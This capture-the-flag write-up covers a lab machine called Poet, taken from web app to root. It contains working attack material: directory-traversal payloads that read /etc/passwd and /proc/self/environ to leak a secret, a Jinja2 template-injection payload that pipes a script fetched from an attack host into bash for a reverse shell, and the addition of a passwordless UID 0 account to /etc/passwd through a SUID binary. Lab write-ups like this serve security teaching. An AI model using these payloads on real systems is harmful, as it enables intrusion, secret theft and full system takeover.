
Ronin66 Poet Writeup
A Flask note library hands out any local file, /proc/self/environ leaks the admin secret, render_template_string gives a shell, and a SUID fetcher writes UID 0.
Summary
Poet is a Linux machine running a Flask “Note Library” application on port 6767. Initial enumeration revealed a /download endpoint vulnerable to Local File Inclusion (LFI), which allowed arbitrary local files to be read.
The LFI was used to inspect /proc/self/cmdline and /proc/self/cwd/app.py, exposing the application’s source code. The source revealed that the SECRET value was loaded from an environment variable and used to authenticate requests to the /admin panel. Reading /proc/self/environ through the LFI disclosed the secret and granted access to the administrator functionality.
The admin panel allowed notes to be created with Jinja2 templates. Since notes were rendered through render_template_string, a Server-Side Template Injection (SSTI) vulnerability was used to achieve remote code execution and obtain a shell as william.
For privilege escalation, a custom SUID binary, /usr/local/bin/poet-fetch, was identified. The binary fetched remote content and appended lines beginning with new poem: to an arbitrary output file. Although writes under /root were blocked, /etc/passwd was writable through the binary. By creating a UID 0 account with an empty password field, a root shell was obtained.
Recon
Initial Enumeration
A full TCP scan was performed to identify the exposed services:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
➜  Poet nmap -sC -sV -p- 172.16.18.22 --min-rate 5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-10 11:40 -0400
Nmap scan report for 172.16.18.22
Host is up (0.26s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5f:d0:4c:cf:b1:d7:d9:b3:7a:23:7c:f0:b8:ef:d7:25 (ECDSA)
|_  256 0c:fc:7a:74:83:42:46:a9:dc:44:19:ce:4e:a4:a8:ed (ED25519)
6767/tcp open  http    Werkzeug httpd 3.1.4 (Python 3.12.3)
|_http-title: Note Library
|_http-server-header: Werkzeug/3.1.4 Python/3.12.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.23 seconds
Only SSH and the web application were exposed. Since the application was running on port 6767, web enumeration was prioritized.
Web Enumeration

We first accessed the web application:

Opening one of the available notes revealed a download option:

Intercepting the request showed that the application directly used the supplied note parameter when downloading the file:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST /download HTTP/1.1
Host: 172.16.18.22:6767
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://172.16.18.22:6767
Connection: keep-alive
Referer: http://172.16.18.22:6767/view
Upgrade-Insecure-Requests: 1
Priority: u=0, i

note=poem_shakespeare.txt

The parameter was vulnerable to directory traversal, allowing arbitrary local files to be read:
1
note=../../../../../../../etc/passwd
We then used the same LFI to inspect /proc/self/cmdline and identify how the application was running:
1
note=../../../../../../../proc/self/cmdline

The application was running from app.py. We then used /proc/self/cwd to reference the application’s current working directory and read the source code directly:
1
note=../../../../../../../../../../proc/self/cwd/app.py

Source Code Analysis
The source code confirmed that /download joined the user-controlled note value directly with NOTES_DIR, resulting in the LFI.
More importantly, the /admin route compared a cookie named auth against the SECRET environment variable:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
@app.route("/download", methods=["POST"])
def download_note():
    note = request.form.get("note")
    if not note:
        return "<h1>Invalid request: no note specified</h1>", 400

    path = os.path.join(NOTES_DIR, note)
    if not os.path.isfile(path):
        return "<h1>File not found</h1>", 404

    try:
        return send_file(path, as_attachment=True)
    except Exception as e:
        return f"<h1>Error downloading file:</h1><pre>{e}</pre>", 500

@app.route("/admin", methods=["GET", "POST"])
def admin():
    cookie = request.cookies.get("auth")
    if cookie != SECRET:
        return "<h1>Access Denied</h1>", 403
The /view route also contained an interesting behavior. Although the requested filename was sanitized with secure_filename() and path traversal was blocked, the contents of the note were passed to render_template_string(). This meant note contents would be interpreted as Jinja2 templates.
The admin panel additionally allowed arbitrary note content to be written into the notes directory, creating a potential path to SSTI and code execution.
Shell as william
Recovering the Admin Secret
The application loaded SECRET from the environment:
1
2
3
SECRET = os.getenv("SECRET")
if not SECRET:
    raise Exception("SECRET environment variable not set!")
Since the application was already vulnerable to LFI, we attempted to read /proc/self/environ:
1
note=../../../../../../../../../../../proc/self/environ

The environment variables disclosed the secret:
1
SECRET=fds43vxnvqeqpplo88761321sdcdsa21
The /admin route expected the secret inside the auth cookie:
1
2
3
4
5
@app.route("/admin", methods=["GET", "POST"])
def admin():
    cookie = request.cookies.get("auth")
    if cookie != SECRET:
        return "<h1>Access Denied</h1>", 403
We therefore set the cookie to the recovered value and accessed the administrator panel:
1
2
3
4
5
6
7
8
9
10
GET /admin HTTP/1.1
Host: 172.16.18.22:6767
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: auth=fds43vxnvqeqpplo88761321sdcdsa21
Upgrade-Insecure-Requests: 1
Priority: u=0, i

The administrator panel allowed us to create notes and explicitly indicated that Jinja2 templates were supported. Since the application’s /view route rendered note contents through render_template_string(), this created a direct SSTI attack surface.
SSTI to RCE
We created a note named evil.py containing a Jinja2 SSTI payload that executed a command on the server and retrieved a script from our attack host:
1
{{ config.__class__.from_envvar.__globals__.__builtins__.__import__("os").popen("curl 10.8.0.30/index.html | bash").read() }}

The new note then appeared on the application’s home page:
1
http://172.16.18.22:6767/

Opening the malicious note triggered the Jinja2 template evaluation. The application fetched the hosted index.html and executed it, resulting in a reverse shell:

The shell landed as william. We retrieved the user flag:
1
2
3
4
5
6
7
8
9
10
11
12
william@Dante:/$ cd
william@Dante:~$ ls -la
total 24
drwxr-x--- 2 william william 4096 Sep 10 15:39 .
drwxr-xr-x 3 root    root    4096 Dec  4  2025 ..
lrwxrwxrwx 1 root    root       9 Dec  4  2025 .bash_history -> /dev/null
-rw-r--r-- 1 william william  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 william william 3797 Dec  4  2025 .bashrc
-rw-r--r-- 1 william william  807 Mar 31  2024 .profile
-rw------- 1 william william   32 Sep 10 15:39 user.flg
william@Dante:~$ cat user.flg
39a<SNIP>83e
Shell as root
SUID Enumeration
With a shell as william, we searched for SUID binaries and identified a non-standard executable:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
william@Dante:/$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/bin/chsh
/usr/bin/mount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/fusermount3
/usr/local/bin/poet-fetch
The custom SUID binary /usr/local/bin/poet-fetch became the main privilege escalation target.
Analyzing poet-fetch
There was no ltrace available on the target, so strace was used to inspect the binary and identify its behavior:
1
2
3
4
5
6
7
8
9
10
11
william@Dante:/$ strace /usr/local/bin/poet-fetch
execve("/usr/local/bin/poet-fetch", ["/usr/local/bin/poet-fetch"], 0x7ffc4c0a5000 /* 23 vars */) = 0
brk(NULL)                               = 0x5aff804e9000
fcntl(0, F_GETFD)                       = 0
fcntl(1, F_GETFD)                       = 0
fcntl(2, F_GETFD)                       = 0

<SNIP>
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libcurl.so.4", O_RDONLY|O_CLOEXEC) = 3

<SNIP>
The trace showed that the custom binary was linked against libcurl. We then checked its help output to understand how it handled the downloaded content:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
william@Dante:/$ /usr/local/bin/poet-fetch -h
Usage: /usr/local/bin/poet-fetch <url> <output_file>
Use --help for more information.
william@Dante:/$ /usr/local/bin/poet-fetch --help
Usage: /usr/local/bin/poet-fetch <url> <output_file>

Description:
  poet-fetch is a small utility that fetches remote notes from a URL
  and looks for lines starting with 'new poem:'. If found, it appends
  the poem content to the specified local file.

Example:
  /usr/local/bin/poet-fetch https://example.com/poem.txt /home/user/poems.txt

Note:
  Useful for syncing collaborative poetry entries from the web.
The binary accepted both a remote URL and an arbitrary output path. This indicated a potential arbitrary file write primitive.
Arbitrary File Write to Root
We first attempted to write an SSH key directly into /root/.ssh/authorized_keys:
1
2
william@Dante:/$ /usr/local/bin/poet-fetch http://10.8.0.30/id_rsa.pub /root/.ssh/authorized_keys
Error: Writing to /root or its subdirectories is forbidden.
The binary explicitly blocked writes under /root, so we looked for another sensitive file that was writable. /etc/passwd was not protected by the same restriction.
The utility only processed lines beginning with new poem:, so we created a file containing a new UID 0 account with an empty password field:
1
2
3
➜  Poet cat passwd.txt
new poem:
polar::0:0::/tmp:/bin/bash
The file was then hosted locally and fetched by the SUID binary:
1
2
william@Dante:/opt/poetapp$ /usr/local/bin/poet-fetch http://10.8.0.30/passwd.txt /etc/passwd
Poem appended to /etc/passwd
The new polar account had UID 0 and no password configured. We therefore switched to the account with su:
1
2
3
4
5
6
7
8
william@Dante:/opt/poetapp$ su polar
root@Dante:/opt/poetapp# id
uid=0(root) gid=0(root) groups=0(root)
root@Dante:/opt/poetapp# cd /root
root@Dante:/root# ls
auto-restore.sh  restore  root.flg
root@Dante:/root# cat root.flg
abf<SNIP>66a